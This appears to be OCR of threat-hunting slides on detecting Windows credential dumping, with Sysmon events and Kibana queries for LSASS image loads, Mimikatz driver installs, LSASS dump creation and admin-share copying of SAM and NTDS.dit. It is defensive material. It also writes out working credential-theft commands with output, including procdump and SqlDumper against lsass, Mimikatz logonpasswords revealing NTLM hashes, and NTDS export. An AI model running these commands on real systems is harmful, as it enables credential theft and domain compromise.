November 7th 2017, 12:08:53.159	WIN-FJRNSLDJHD2.test.local	C:\Users\ADMINI~1\AppData\Local\Temp\2\60bed852-da53-4cc6-95ae-98d760245951.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 6th 2017, 23:59:16.326	pc0002.test.local	C:\Users\duser\Desktop\calc86.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)

Dumping from LSASS memory
Unsigned image loading into LSASS. Sysmon events

Event Properties - Event 7, Sysmon

General | Details

PWDump6 (x86)

Image loaded:
UtcTime: 2017-11-07 23:11:21.188
ProcessGuid: {3261c166-aed7-5a01-0000-0010e4e00000}
ProcessId: 496
Image: C:\Windows\System32\lsass.exe
ImageLoaded: C:\Windows\lsremora.dll
Hashes: MD5=74345E6451B830EBB144045EDAD274E1,SHA256
=AFF0FAFC63696937B4DBD2EC8DF8263F7BEBFED01567E613F869D3A9ABB47B8E
Signed: false
Signature:
SignatureStatus: Unavailable

Event Properties - Event 7, Sysmon

General | Details

PWDump6 (x64)

Image loaded:
UtcTime: 2017-11-07 23:34:02.503
ProcessGuid: {d134eb5b-c61e-5a01-0000-001017c80000}
ProcessId: 564
Image: C:\Windows\System32\lsass.exe
ImageLoaded: C:\tools\PwDump6\lsremora64.dll
Hashes: MD5=A65749EE53F55D034E8CCB057639C074,SHA256=
533562C073AF7F052C08614FEBAD51B61A5C92EE2E842D70FF5D2E4EC964BBCB
Signed: false
Signature:
SignatureStatus: Unavailable

Event Properties - Event 7, Sysmon

General | Details

PWDumpX

Image loaded:
UtcTime: 2017-11-07 23:48:03.967
ProcessGuid: {3261c166-aed7-5a01-0000-0010e4e00000}
ProcessId: 496
Image: C:\Windows\System32\lsass.exe
ImageLoaded: C:\Windows\System32\DumpExt.dll
Hashes: MD5=BAF49D419C56E48F35B43AB189F03AEF,SHA256
=F0C17FBB30D2FB4C02E63C857F5AF0A144CC07FBE262803247F21DFF7193FA36
Signed: false
Signature:
SignatureStatus: Unavailable

Event Properties - Event 7, Sysmon

General | Details

Windows Credential Editor (WCE)

Image loaded:
UtcTime: 2017-11-08 11:07:23.656
ProcessGuid: {d134eb5b-c61e-5a01-0000-001017c80000}
ProcessId: 564
Image: C:\Windows\System32\lsass.exe
ImageLoaded: C:\Windows\Temp\wceaux.dll
Hashes: MD5=A024AF6D8E29527A722CB5DA2F8ECE55,SHA256
=F3229244CCC349E3EC843EB6BAD547C559FE52795393E949D45170086108237B
Signed: false
Signature:
SignatureStatus: Unavailable

Dumping from LSASS memory
Unsigned image loading into LSASS. Lets hunt it!


source_name:"Microsoft-Windows-Sysmon" AND event_id:7 AND event_data.Image:"\\lsass.exe" AND event_data.Signed:false*

Time	computer_name	event_data.Image	event_data.ImageLoaded	event_data.Signed	task
November 8th 2017, 14:07:23.781	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\lsass.exe	C:\Windows\Temp\wceaux.dll	false	Image loaded (rule: ImageLoad)
November 8th 2017, 14:07:23.770	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\lsass.exe	C:\Windows\Temp\wceaux.dll	false	Image loaded (rule: ImageLoad)
November 8th 2017, 02:50:39.382	pc0002.test.local	C:\Windows\System32\lsass.exe	C:\Windows\System32\DumpExt.dll	false	Image loaded (rule: ImageLoad)
November 8th 2017, 02:34:02.503	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\lsass.exe	C:\tools\PwDump6\lsremora64.dll	false	Image loaded (rule: ImageLoad)
November 8th 2017, 02:11:21.188	pc0002.test.local	C:\Windows\System32\lsass.exe	C:\Windows\lsremora.dll	false	Image loaded (rule: ImageLoad)
November 8th 2017, 02:06:38.997	pc0002.test.local	C:\Windows\System32\lsass.exe	C:\Windows\lsremora.dll	false	Image loaded (rule: ImageLoad)
November 7th 2017, 15:43:43.162	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\lsass.exe	C:\Users\ADMINI~1\AppData\Local\Temp\2\lsremora64.dll	false	Image loaded (rule: ImageLoad)


Dumping from LSASS memory
And what about LSA protection?

Windows Server 2012 R2 and Windows 8.1 includes a new feature called LSA Protection. It prevents non-protected processes from interacting with LSASS.

To allow it, set the value of the registry key RunAsPPL in HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa to dword:00000001



But… Mimikatz can bypass it, using its own driver. Even more… It can unprotect any protected processes ☺



Dumping from LSASS memory
Installation of Mimikatz driver

Event Properties - Event 7045, Service Control Manager

General | Details

A service was installed in the system.

Service Name: mimikatz driver (mimidrv)
Service File Name: C:\tools\mimikatz\x64\mimidrv.sys
Service Type: kernel mode driver
Service Start Type: auto start
Service Account:

Event Properties - Event 6, Sysmon

General | Details

Driver loaded:
UtcTime: 2017-11-07 15:59:47.425
ImageLoaded: C:\tools\mimikatz\x64\mimidrv.sys
Hashes: MD5=6B480FAC7CACA2F85BE9A0CFE79AEDFC,SHA256
=A32DC2218FB1F538FBA33701DFD9CA34267FDA3181E82EB58B971AE8B78F0852
Signed: false
Signature:
SignatureStatus: Expired

Dumping from LSASS memory
Installation of Mimikatz driver. Lets hunt it!

*event_id:7045 AND (event_data.ServiceName:*mimidrv* OR event_data.ImagePath:*mimidrv*)*

Time	computer_name	event_id	event_data.ServiceName	event_data.ImagePath	event_data.ServiceType
November 7th 2017, 18:59:47.398	WIN-FJRNSLDJHD2.test.local	7,045	mimikatz driver (mimidrv)	C:\tools\mimikatz\x64\mimidrv.sys	kernel mode driver
November 7th 2017, 13:35:50.336	WIN-FJRNSLDJHD2.test.local	7,045	mimikatz driver (mimidrv)	C:\tools\mimikatz\x64\mimidrv.sys	kernel mode driver

*event_id:6 AND source_name:"Microsoft-Windows-Sysmon" AND event_data.ImageLoaded:*mimidrv**

Time	computer_name	event_data.ImageLoaded	event_data.SignatureStatus	event_data.Signed	task
November 7th 2017, 18:59:47.430	WIN-FJRNSLDJHD2.test.local	C:\tools\mimikatz\x64\mimidrv.sys	Expired	false	Driver loaded (rule: DriverLoad)
November 7th 2017, 17:46:57.896	WIN-FJRNSLDJHD2.test.local	C:\tools\mimikatz\x64\mimidrv.sys	Expired	false	Driver loaded (rule: DriverLoad)

Dumping from LSASS memory
Offline credentials dumping. LSASS memory dump

SqlDumper

```
Administrator: Command Prompt

C:\Program Files\Microsoft SQL Server\110\Shared>tasklist ¦ findstr lsass
lsass.exe                    568 Services                   0     71 064 K

C:\Program Files\Microsoft SQL Server\110\Shared>SqlDumper.exe 568 0 0x01100
Parsed parameters:
    ProcessID = 568
    ThreadId = 0
    Flags = 0x120
    MiniDumpFlags = 0x1966
    SqlInfoPtr = 0x0000000000000000
    DumpDir = <NULL>
    ExceptionRecordPtr = 0x0000000000000000
    ContextPtr = 0x0000000000000000
    ExtraFile = <NULL>
    InstanceName = <NULL>
    ServiceName = <NULL>
Callback type 11 not used
Callback type 15 not used
Callback type 7 not used
MiniDump completed: SQLDmpr0001.mdmp
```

Task Manager

File Options View

Processes | Performance | Users | Details | Services

Name	PID	Status	User name	CP
LogonUI.exe	852	Runn...	SYSTEM	0
lsass.exe				0
Microsoft.ActiveDire...				0
mmc.exe				0
msdtc.exe				0
notepad++.exe				0
notepad.exe				0

Fewer details

End task
End process tree
Set priority
Set affinity
Analyze wait chain
UAC virtualization
Create dump file

Procdump

```
Administrator: Commar

C:\tools>procdump64.exe -ma lsass.exe

ProcDump v9.0 - Sysinternals process dum
Copyright (C) 2009-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

[03:09:55] Dump 1 initiated: C:\tools\lsass.exe_171116_030955.dmp
[03:09:55] Dump 1 writing: Estimated dump file size is 91 MB.
[03:09:55] Dump 1 complete: 91 MB written in 0.2 seconds
[03:09:55] Dump count reached.
```

Select mimikatz 2.1.1 x64 (oe.eo)

Extract credentials from lsass memory dump

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 509580 (00000000:0007c68c)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 16.11.2017 2:52:26
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : WIN-FJRNSLDJHD2$
         * Domain   : TEST
         * NTLM     : f9228579f8bdf37020d91b267f223d3e
         * SHA1     : c3a1b23634d3c0d51a1829980129774282614c1
        tspkg :
        wdigest :
```

Dumping from LSASS memory
Access LSASS memory for dump creation. Sysmon events

Event Properties - Event 10, Sysmon

General | Details

Process accessed:
UtcTime: 2017-11-15 23:16:52.087
SourceProcessGUID: {d134eb5b-c7c6-5a0c-0000-0010e0831d00}
SourceProcessId: 3952
SourceThreadId: 4000
SourceImage: C:\Windows\system32\Taskmgr.exe
TargetProcessGUID: {d134eb5b-c4b0-5a0c-0000-00103fc90000}
TargetProcessId: 568
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\SYSTEM32\ntdll.dll+80a60|C:\Windows\system32\KERNEL32.DLL+13a57|C:\Windows\system32\KERNEL32.DLL+13b8f|C:\Windows\system32\dbghelp.dll+11d3ac|C:\Windows\system32\dbghelp.dll+11b1c5|C:\Windows\system32\dbghelp.dll+3791d|C:\Windows\system32\dbghelp.dll+3d37a|C:\Windows\system32\dbghelp.dll+34aaa|C:\Windows\system32\Taskmgr.exe+98ed5|C:\Windows\system32\KERNEL32.DLL+15bd|C:\Windows\SYSTEM32\ntdll.dll+743d1

Event Properties - Event 10,

General | Details

Process accessed:
UtcTime: 2017-11-15 23:15:03.096
SourceProcessGUID: {d134eb5b-ca77-5a0c-0000-0010faf92800}
SourceProcessId: 732
SourceThreadId: 2068
SourceImage: C:\tools\procdump64.exe
TargetProcessGUID: {d134eb5b-c4b0-5a0c-0000-00103fc90000}
TargetProcessId: 568
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\SYSTEM32\ntdll.dll+80a60|C:\Windows\system32\KERNEL32.DLL+13a57|C:\Windows\system32\KERNEL32.DLL+13b8f|C:\Windows\SYSTEM32\dbghelp.dll+11d3ac|C:\Windows\SYSTEM32\dbghelp.dll+11b1c5|C:\Windows\SYSTEM32\dbghelp.dll+3791d|C:\Windows\SYSTEM32\dbghelp.dll+3d37a|C:\Windows\SYSTEM32\dbghelp.dll+34aaa|C:\tools\procdump64.exe+12b40|C:\tools\procdump64.exe+12575|C:\tools\procdump64.exe+12495|C:\tools\procdump64.exe+12149|C:\Windows\system32\KERNEL32.DLL+15bd|C:\Windows\SYSTEM32\ntdll.dll+743d1

Dumping from LSASS memory

Access LSASS memory for dump creation. Lets hunt it

source_name:"Microsoft-Windows-Sysmon" AND event_id:10 AND event_data.TargetImage:"\\lsass.exe" AND event_data.CallTrace:*dbghelp**

Time	computer_name	event_data.SourceImage	event_data.TargetImage	event_data.CallTrace
November 16th 2017, 03:00:57.844	WIN-FJRNSLDJHD2.test.local	C:\Program Files\Microsoft SQL Server\110\Shared\SqlDumper.exe	C:\Windows\system32\lsass.exe	C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\SYSTEM32\ntdll.dll+80a60|C:\Windows\system32\KERNEL32.DLL+13a57|C:\Windows\system32\KERNEL32.DLL+13b8f|C:\Program Files\Microsoft SQL Server\110\Shared\dbghelp.dll+82630|C:\Program Files\Microsoft SQL Server\110\Shared\dbghelp.dll+85773|C:\Program Files\Microsoft SQL Server\110\Shared\dbghelp.dll+7e2ac|C:\Program Files\Microsoft SQL Server\110\Shared\dbghelp.dll+76d51|C:\Program Files\Microsoft SQL Server\110\Shared\dbghelp.dll+774dd|C:\Program Files\Microsoft SQL Server\110\Shared\SqlDumper.exe+bf20|C:\Program Files\Microsoft SQL Server\110\Shared\SqlDumper.exe+8f65|C:\Program Files\Microsoft SQL Server\110\Shared\SqlDumper.exe+1040b|C:\Program Files\Microsoft SQL Server\110\Shared\SqlDumper.exe+10652|C:\Program Files\Microsoft SQL
November 16th 2017, 02:38:16.371	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\SYSTEM32\ntdll.dll+80a60|C:\Windows\system32\KERNEL32.DLL+13a57|C:\Windows\system32\KERNEL32.DLL+13b8f|C:\Windows\SYSTEM32\DbgHelp.dll+11d3ac|C:\Windows\SYSTEM32\DbgHelp.dll+11b1c5|C:\Windows\SYSTEM32\DbgHelp.dll+3791d|C:\Windows\SYSTEM32\DbgHelp.dll+3d37a|C:\Windows\SYSTEM32\DbgHelp.dll+34aaa|C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\e22255eb455ea82b67a64858c9c590d1\System.Management.Automation.ni.dll+7cb70cf8(wow64)|C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll+124113|C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll+123fde|C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll+8ee66|C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll+8eba6|C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\f9f73f178cc2e4493598ee1bd411c3e8\mscorlib.ni.dll+486bac|C:\Windows\assembly\NativeImages_v4.0.30319_64\msc
November 16th 2017, 02:16:52.088	WIN-FJRNSLDJHD2.test.local	C:\Windows\system32\Taskmgr.exe	C:\Windows\system32\lsass.exe	C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\SYSTEM32\ntdll.dll+80a60|C:\Windows\system32\KERNEL32.DLL+13a57|C:\Windows\system32\KERNEL32.DLL+13b8f|C:\Windows\system32\dbghelp.dll+11d3ac|C:\Windows\system32\dbghelp.dll+11b1c5|C:\Windows\system32\dbghelp.dll+3791d|C:\Windows\system32\dbghelp.dll+3d37a|C:\Windows\system32\dbghelp.dll+34aaa|C:\Windows\system32\Taskmgr.exe+98ed5|C:\Windows\system32\KERNEL32.DLL+15bd|C:\Windows\SYSTEM32\ntdll.dll+743d1
November 16th 2017, 02:15:03.096	WIN-FJRNSLDJHD2.test.local	C:\tools\procdump64.exe	C:\Windows\system32\lsass.exe	C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\SYSTEM32\ntdll.dll+80a60|C:\Windows\system32\KERNEL32.DLL+13a57|C:\Windows\system32\KERNEL32.DLL+13b8f|C:\Windows\SYSTEM32\dbghelp.dll+11d3ac|C:\Windows\SYSTEM32\dbghelp.dll+11b1c5|C:\Windows\SYSTEM32\dbghelp.dll+3791d|C:\Windows\SYSTEM32\dbghelp.dll+3d37a|C:\Windows\SYSTEM32\dbghelp.dll+34aaa|C:\tools\procdump64.exe+12b40|C:\tools\procdump64.exe+12575|C:\tools\procdump64.exe+12495|C:\tools\procdump64.exe+12149|C:\Windows\system32\KERNEL32.DLL+15bd|C:\Windows\SYSTEM32\ntdll.dll+743d1

Dumping from LSASS memory
LSASS memory dump file creation. Sysmon events

Event Properties - Event 11, Sysmon

General | Details

Procdump create lsass memory dump file

File created:
UtcTime: 2017-11-15 23:15:03.082
ProcessGuid: {d134eb5b-ca77-5a0c-0000-0010faf92800}
ProcessId: 732
Image: C:\tools\procdump64.exe
TargetFilename: C:\tools\lsass.exe_171116_031503.dmp
CreationUtcTime: 2017-11-15 23:15:03.082

Event Properties - Event 11, Sysmon

General | Details

Powershell create lsass memory dump file

File created:
UtcTime: 2017-11-15 23:38:16.223
ProcessGuid: {d134eb5b-cf75-5a0c-0000-0010972a3f00}
ProcessId: 4940
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\temp\lsass_568.dmp
CreationUtcTime: 2017-11-15 23:38:16.223

Event Properties - Event 11, Sysmon

General | Details

Taskmgr create lsass memory dump file

File created:
UtcTime: 2017-11-15 23:16:52.085
ProcessGuid: {d134eb5b-c7c6-5a0c-0000-0010e0831d00}
ProcessId: 3952
Image: C:\Windows\system32\Taskmgr.exe
TargetFilename: C:\Users\ADMINI~1\AppData\Local\Temp\2\lsass (2).DMP
CreationUtcTime: 2017-11-15 23:16:52.085

Event Properties - Event 11, Sysmon

General | Details

SqlDumper create lsass memory dump file

File created:
UtcTime: 2017-11-16 00:07:44.486
ProcessGuid: {d134eb5b-d6d0-5a0c-0000-0010cf536800}
ProcessId: 7424
Image: C:\Program Files\Microsoft SQL Server\110\Shared\SqlDumper.exe
TargetFilename: C:\Program Files\Microsoft SQL Server\110\Shared\SQLDmpr0001.mdmp
CreationUtcTime: 2017-11-16 00:00:57.837

Dumping from LSASS memory
LSASS memory dump file creation. Lets hunt it

*source_name:"Microsoft-Windows-Sysmon" AND event_id:11 AND event_data.TargetFilename:*lsass* AND event_data.TargetFilename:*dmp*

Time	computer_name	event_data.Image	event_data.TargetFilename	task
November 16th 2017, 02:38:16.223	WIN-FJRNSLDJHD2.test.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\temp\lsass_568.dmp	File created (rule: FileCreate)
November 16th 2017, 02:33:16.513	WIN-FJRNSLDJHD2.test.local	C:\Windows\Explorer.EXE	C:\tmp\lsass.exe_171116_031233.dmp	File created (rule: FileCreate)
November 16th 2017, 02:16:52.085	WIN-FJRNSLDJHD2.test.local	C:\Windows\system32\Taskmgr.exe	C:\Users\ADMINI~1\AppData\Local\Temp\2\lsass (2).DMP	File created (rule: FileCreate)
November 16th 2017, 02:15:03.082	WIN-FJRNSLDJHD2.test.local	C:\tools\procdump64.exe	C:\tools\lsass.exe_171116_031503.dmp	File created (rule: FileCreate)
November 16th 2017, 02:14:16.989	WIN-FJRNSLDJHD2.test.local	C:\tools\procdump64.exe	C:\tools\lsass.exe_171116_031416.dmp	File created (rule: FileCreate)
November 16th 2017, 02:12:33.905	WIN-FJRNSLDJHD2.test.local	C:\tools\procdump64.exe	C:\tools\lsass.exe_171116_031233.dmp	File created (rule: FileCreate)

Dumping from LSASS memory
Offline credentials dumping. Other sources of LSASS memory

It is also possible to extract credentials from other sources, containing lsass memory:

- Virtual machines memory files (.vmem…);
- Hibernation files (hiberfil.sys) ;
- Crashdumps (.dmp, C:\Windows\Minidump).

Tools: Mimkatz WinDbg extension, Volatility Mimikatz plugin

```
forensique % vol mimikatz
Volatility Foundation Volatility Framework 2.3.1
Module   User              Domain            Password
-------- ---------------- ---------------- ----------------------------------------
wdigest  phocean          LAB               [redacted]
wdigest  WIN7$            LAB
forensique %
```

Dump C:\Users\gentilkiwi\Desktop\capture.dmp\dmp

File Edit View Debug Window Help

Command

```
0: kd> .load c:\security\mimikatz\x64\mimilib.dll

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 24 2013 ;
 .## ^ ##.  Windows build 7601
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz
  '#####'                                 WinDBG extension ! * * */
```

Dumping from LSASS memory
Offline credentials dumping. Other sources of LSASS memory

Event Properties - Event 5145, Microsoft Windows security auditing.

General | Details

A network share object was checked to see whether client can be granted

Subject:
- Security ID: TEST\dadmin
- Account Name: dadmin
- Account Domain: TEST
- Logon ID: 0x5D14EA

Network Information:
- Object Type: File
- Source Address: 172.16.205.151
- Source Port: 54697

Share Information:
- Share Name: *\C$
- Share Path: \??\C:\
- Relative Target Name: tmp\lsass.exe_171116_031233.dmp

Access Request Information:
- Access Mask: 0x120089
- Accesses: READ_CONTROL
  SYNCHRONIZE
  ReadData (or ListDirectory)
  ReadEA
  ReadAttributes

Event Properties - Event 5145, Mic

General | Details

A network share object was checked to see whether cl

Subject:
- Security ID: TEST\dadmin
- Account Name: dadmin
- Account Domain: TEST
- Logon ID: 0x5E2317

Network Information:
- Object Type: File
- Source Address: 172.16.205.151
- Source Port: 54700

Share Information:
- Share Name: *\C$
- Share Path: \??\C:\
- Relative Target Name: hiberfil.sys

Access Request Information:
- Access Mask: 0x120089
- Accesses: READ_CONTROL
  SYNCHRONIZE
  ReadData (or ListDirectory)
  ReadEA
  ReadAttributes

Event Properties - Event 5145, Microsoft Windo

General | Details

A network share object was checked to see whether client can be granted

Subject:
- Security ID: TEST\dadmin
- Account Name: dadmin
- Account Domain: TEST
- Logon ID: 0x5D14EA

Network Information:
- Object Type: File
- Source Address: 172.16.205.151
- Source Port: 54697

Share Information:
- Share Name: *\C$
- Share Path: \??\C:\
- Relative Target Name: tmp\ntds.dit

Access Request Information:
- Access Mask: 0x120089
- Accesses: READ_CONTROL
  SYNCHRONIZE
  ReadData (or ListDirectory)
  ReadEA
  ReadAttributes

Dumping from LSASS memory

Offline credentials dumping. Other sources of LSASS memory. Copying hiberfil/crashdumps via admin shares

*event_id:5145 AND event_data.RelativeTargetName:(*lsass* "*\\windows\\minidump*" *hiberfil* *sqldmpr* "*\\sam*" "*\\ntds.dit" "*\\security*")*

Time	computer_name	event_id	event_data.SubjectUserName	event_data.IpAddress	event_data.ShareName	event_data.RelativeTargetName
November 16th 2017, 03:29:32.026	WIN-FJRNSLDJHD2.test.local	5,145	dadmin	172.16.205.151	*\C$	Program Files\Microsoft SQL Server\110\shared\SQLDmpr0001.mdmp
November 16th 2017, 02:52:51.224	WIN-FJRNSLDJHD2.test.local	5,145	dadmin	172.16.205.151	*\C$	hiberfil.sys
November 16th 2017, 02:51:58.933	WIN-FJRNSLDJHD2.test.local	5,145	dadmin	172.16.205.151	*\C$	tmp\sam
November 16th 2017, 02:51:40.990	WIN-FJRNSLDJHD2.test.local	5,145	dadmin	172.16.205.151	*\C$	tmp\lsass.exe_171116_031233.dmp
November 16th 2017, 02:50:50.609	WIN-FJRNSLDJHD2.test.local	5,145	dadmin	172.16.205.151	*\C$	tmp\ntds.dit

Dumping from SAM/SYSTEM/SECURITY/NTDS.dit

Offline – grab SAM/SYSTEM/SECURITY/NTDS.dit from compromised host and process it using special tools. Online – run special tool directly on compromised host (this tool will do all necessary work itself)

```
root@bt: /tmp/NTDS_Grab/192.168.1.6
root@bt: /tmp/NTDS_Grab/192.168.1.6 131x18
root@bt:/tmp/NTDS_Grab/192.168.1.6# /root/libesedb-20120102/esedbtools/esedbexport ntds
esedbexport 20120102

Opening file.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed.
root@bt:/tmp/NTDS_Grab/192.168.1.6#
```

